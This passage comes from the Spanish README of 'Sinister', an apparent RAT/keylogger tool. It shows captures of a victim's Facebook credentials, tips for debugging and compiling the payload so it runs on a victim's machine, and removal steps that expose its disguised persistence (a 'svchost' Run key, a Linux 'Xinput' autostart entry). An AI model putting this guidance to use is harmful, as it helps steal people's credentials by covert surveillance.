
#### Inicio de sesión en facebook ~ Víctima

#### Informe 2 - Keylogs de las credenciales de facebook
#### Informe 3 - Con capturas de pantalla

## Problemas de depuración
Intente ejecutar el **keylogger fuera de línea** para probar la captura de keylogs sin conexión y depurar problemas del keylogger ejecutando estos comandos:
Ejecute **test_key.py** en ambos modos [**Compilado y Raw**] y determine cuál es el error
Ejecútelo así: `python test_key.py`
También compílelo así:
`pyinstaller --onefile test_key.py --hidden-import=win32event --hidden-import=winerror --hidden-import=win32api --hidden-import=pynput.keyboard`
Después de ejecutarlo, comience a escribir algo,
El resultado se mostrará en el símbolo del sistema cada 10 segundos
**Los archivos del keylogger fuera de línea se encuentran en la carpeta TestKeylogger**
* Si el payload no puede ejecutarse en el sistema de la víctima
```
1. Cree un nuevo payload con la bandera --debug
2. Ejecute el exe del payload a través de cmd [No ejecute el payload haciendo doble clic]
3. Ahora dará un error más apropiado en CMD, simplemente coloque ese problema en la sección de Problemas
```
## Eliminar Sinister en Windows:
#### Método 1:
* Vaya a inicio, escriba regedit y ejecute el primer programa, esto abrirá el editor del registro.
* Navegue a la siguiente ruta Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run Allí debería haber una entrada llamada svchost, haga clic derecho en esa entrada y seleccione Eliminar.
* Vaya a la ruta de su usuario > AppData > Roaming, verá un archivo llamado "svchost.exe", este es el RAT, haga clic derecho > Eliminar.
* Reinicie el sistema.
#### Método 2:
* Ejecute "RemoveSinister.bat" en el sistema infectado y luego reinicie el PC para detener el archivo malicioso en ejecución actual.
## Eliminar Sinister en Linux:
* Abra el archivo de inicio automático con cualquier editor de texto,
****Ruta del archivo de inicio automático: ~/.config/autostart/xinput.desktop****
* Elimine estas 5 líneas:
[Desktop Entry]
Type=Application
X-GNOME-Autostart-enabled=true
Name=Xinput
Exec="destination_file_name"
* Nota: **destination_file_name** es el nombre que le dio al archivo malicioso
usando el parámetro -o
* Reinicie su sistema y luego elimine el archivo malicioso almacenado en esta ruta a continuación
* Ruta de destino, donde se almacena el keylogger: **~/.config/xnput**
## Contribuyentes
- Lista de contribuyentes dedicados: [Contribuyentes](https://github.com/pushpenderindia/sinister/blob/master/CONTRIBUTORS.md)
<!-- ALL-CONTRIBUTORS-LIST:START - Do not remove or modify this section -->
<!-- prettier-ignore-start -->
<!-- markdownlint-disable -->
<table>
<tr>
<td align="center">
<a href="https://github.com/PushpenderIndia">
<kbd><img src="https://assets.kitploit.com/production/public/readmes/6563/be888844c31ab884386e413df31fb4cce571af52c74a44311c1d0a6b9295e454.jpg" width="100px;" alt=""/></kbd><br />
<sub><b>Pushpender Singh</b></sub>
</a><br />
<a href="https://github.com/PushpenderIndia/Sinister/commits?author=PushpenderIndia" title="Código"> :computer: </a>
</td>
<td align="center">
<a href="https://github.com/yathomasi">
<kbd><img src="https://assets.kitploit.com/production/public/readmes/6563/e3fe4f430f19e8aaffc89ef22e798ef68e44d843df3ad92cb17cd90a716953a2.jpg" width="100px;" alt=""/></kbd><br />
<sub><b>Thomas Kunwar</b></sub>
</a><br />
<a href="https://github.com/PushpenderIndia/Sinister/commits?author=yathomasi" title="Código"> :computer: </a>
</td>
<td align="center">
<a href="https://github.com/krasnova19">
<kbd><img src="https://assets.kitploit.com/production/public/readmes/6563/18b685b5465e8e7e5998c4e1ef7db378964feda72682549d72d486d4d6c4da90.png" width="100px;" alt=""/></kbd><br />
<sub><b>krasnova19</b></sub>
</a><br />
<a href="https://github.com/PushpenderIndia/Sinister/commits?author=krasnova19" title="Código"> :computer: </a>
</td>
<td align="center">
<a href="https://github.com/archish5">
<kbd><img src="https://assets.kitploit.com/production/public/readmes/6563/2ae73e12cb1e9989929920c4e9da0b02b6f6f8f0bd1944ac9ebfbf6b4dca746b.png" width="100px;" alt=""/></kbd><br />
<sub><b>sarchish5</b></sub>
</a><br />
<a href="https://github.com/PushpenderIndia/Sinister/commits?author=archish5" title="Código"> :computer: </a>
</td>
<td align="center">
<a href="https://github.com/chiragcode11">
<kbd><img src="https://assets.kitploit.com/production/public/readmes/6563/cda4470495f4adfc5ef2563a92ca604093c4ddcfd19faa031da5f2d5fef2ac73.jpg" width="100px;" alt=""/></kbd><br />
<sub><b>chiragcode11</b></sub>
</a><br />
<a href="https://github.com/PushpenderIndia/Sinister/commits?author=chiragcode11" title="Código"> :computer: </a>
</td>
<td align="center">
<a href="https://github.com/C4RR0T02">
<kbd><img src="https://assets.kitploit.com/production/public/readmes/6563/7839566dec869dfd83711fb4508059cd31150967451c2e51dc5aa04caf1a2870.png" width="100px;" alt=""/></kbd><br />
<sub><b>C4RR0T02</b></sub>
</a><br />
<a href="https://github.com/PushpenderIndia/Sinister/commits?author=C4RR0T02" title="Código"> :computer: </a>
</td>
</tr>
</tr>
</table>
<!-- markdownlint-enable -->
<!-- prettier-ignore-end -->
<!-- ALL-CONTRIBUTORS-LIST:END -->
¡Las contribuciones de cualquier tipo son bienvenidas!
> NOTA: Si debería estar en la lista de contribuyentes pero lo olvidamos, ¡háganoslo saber!
## PENDIENTE
- [ ] Sugerir su propia característica
- [ ] Añadir nuevas características
- [ ] Contribuir con la versión GUI